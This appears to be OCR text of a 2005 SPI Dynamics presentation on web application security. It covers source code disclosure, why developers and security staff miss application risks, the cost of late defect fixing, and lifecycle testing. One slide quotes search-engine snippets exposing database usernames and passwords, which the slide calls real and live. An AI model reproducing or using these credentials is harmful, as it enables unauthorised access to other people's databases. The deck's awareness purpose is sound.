
Only a few “known” file types get rendered.

Everything else reveals their source code

True for every web server, not just IIS


Copyright 2005 SPI Dynamics

Source Code Disclosure



```
<?

    /* script to connect to Database */

    /* declare some relevant variables */
    $hostname = "[redacted]";
    $username = "[redacted];
    $passwordsc = "[redacted]
    $dbName = "[redacted];

    /* make connection to database */
    /* If no connection made, display error Message */

    MYSQL_CONNECT($hostname, $username, $passwordsc) OR DIE("Unable to conne


    /* Select the database name to be used or else print error message if un
    @mysql_select_db( "$dbName") or die( "Unable to select database");

    $noquery=" or die(\"SQL Error Occured : \".mysql_error().\':\'.$query);"
    $noquery1=" or die(\"SQL Error Occured : \".mysql_error().\':\'.$query1)
    $noquery2=" or die(\"SQL Error Occured : \".mysql_error().\':\'.$query2)

    $ipaddress=getenv("remote_addr");
?>
```

The Proverbial Post-It On the Monitor



include ("../connexion_bd_config.inc") ; function db_connect ...

... global $DBuser ; global $DBpass ; global $DBName ; //Your-MySQL-servers-IP-or-domainname
$DBhost = "localhost"; //Your user name $DBuser = "poi"; //Your ...
- 3k - Cached - Similar pages

#Edit these variable names to reflect Yours. $DBhost = "localhost" ...

$DBhost = "localhost"; $DBuser = "r0kozw8qtxeb"; $DBpass = "i0nL5t29tK9rCYB";
$DBName = "r0kozw8qtxeb"; $table = "t_Answers"; ?>
- Cached - Similar pages

$DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon" ...

<? $DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon"; $DBName = "getout"; ?>
- 1k - Cached - Similar pages

Yes, those are real live database connection strings

Yes, they contain real live usernames and passwords

No, Special Agent, I didn't try them out.

SPI DYNAMICS

Managing Web App Sec

Why Web Application Risks Occur

The Web Application Security Gap

Security Professionals Don’t Know The Applications

“As a Network Security Professional, I don’t know how my company’s Web applications are supposed to work so I deploy a protective solution…but don’t know if it’s protecting what it’s supposed to.”

Application Professionals Don’t Know Security

“As an Application Developer, I can build great features and functions while meeting deadlines, but I don’t know how to build security into my Web applications.”

Contributing Factors

- Developers not taught security
- Security not development experts
- **Low barrier to entry for building web apps**
- Easy to use languages
- **Rapid development times**
- **COPY / PASTE code** from websites, books etc.
- **Lack of internal coding standards / guildelines**

Approach

- Awareness
- Education
- Coding Practices !
- Standard Libraries
- Assessment Tools and Technology

- Design for Security – document input types, valid formats, constraints and build them into the design spec
- Test for Security
- Don’t just review code – the implementation counts
- Test in QA , also validate Production
- Test Often – things changes

Why Web Application Risks Occur

Security Professionals Don't Know The Applications

"As a Network Security Professional, I don't know how my company's Web applications are supposed to work so I deploy a protective solution…but don't know if it's protecting what it's supposed to."

The Web Application Security Gap


Application Professionals Don't Know Security

"As an Application Developer, I can build great features and functions while meeting deadlines, but I don't know how to build security into my Web applications."

Web Application Security Testing ROI

Relative Cost of Defect Removal


"Buggy software costs the national economy $60 billion … delivering quality applications to the market has become a mandatory requirement … the cost of fixing defects after deployment is almost fifteen times greater than detecting and eliminating them during development."



The Economic Impacts of Insufficient Infrastructure for Software Testing - 2002

National Institute of Standards

The Application Lifecycle



Design

Auditors, Dev, and Business Subject Matter Experts (SME)

Development

Application Developers and Software Architects

Production

Security Operations, Software Architects, Auditors and Compliance Officers

Testing

QA and Developers


The Application Lifecycle

Design

Auditors, Dev, and Business Subject Matter Experts (SME)

Development

Application Developers and Software Architects




Production

Security Operations, Software Architects, Auditors and Compliance Officers

Testing

QA and Developers

Traditional Security Testing



Development builds Application

Functional defects are found and fixed

QA performs functional and/or performance testing

App is declared ready for UAT

Customer performs acceptance testing

Customer accepts application and **sets deployment expectation**


Security tests server patches and configuration

Security applies any missing patches or tweaks configuration

Program goes live

Deployment begins

Application Security Certification



Development builds Application

QA performs functional and/or performance testing

Customer performs acceptance testing

Security tests for application vulnerabilities

Security discovers vulnerabilities they cannot remediate

Deployment is delayed while Dev remediates

Program goes live

Questions and Contact Information

Free technical papers:

- SQL Injection
- Blind SQL Injection
- Cross-Site-Scripting
- LDAP Injection
- SOAP Attacks

SPI Dynamics : Home - Microsoft Internet Explorer
File Edit View Favorites Tools Help
SPI DYNAMICS
PRODUCTS
SERVICES
SPI LABS
ABOUT SPI
NEWS & EVENTS
PARTNERS
Information Security
Quality Assurance
Development
Microsoft SPI DYNAMICS
Products | Services | SPI Labs | About SPI | News & Events | Partners
Privacy
AberdeenGroup Best Practices Security • 2005 Network & Infrastructure
Internet

Keep Hackers Out.

Build, Test and Manage Secure Web Applications.

The Leading Provider of Web Application Security Testing Products for the Fortune 500

Application Security Products for:

Free Web application security education

Join us for ongoing Secure Software Forum workshops, webcasts and executive dinners co-sponsored by Microsoft.

FREE 15 DAY TRIAL WebInspect

Test your web app now for 4,239 attacks

Download WebInspect Now

REGISTER FOR A FREE TRIAL OF AMP

Web application management solution for the enterprise

Request an AMP Demo Now

Hear from customers and experts

"The leader in Web application scanning is SPI Dynamics."

Network Magazine

Read More Now

TOLL-FREE: 1.866.SPI.2700 (1.866.774.2700) CONTACT SPI DYNAMICS

© 2005 SPI Dynamics

http://www.spidynamics.com/spilabs/index.html

http://www.SPIDynamics.com

Sales@SPIDynamics.com

(678) 781-4800

Matt Fisher
MFisher@SPIDynamics.com

240.463.9030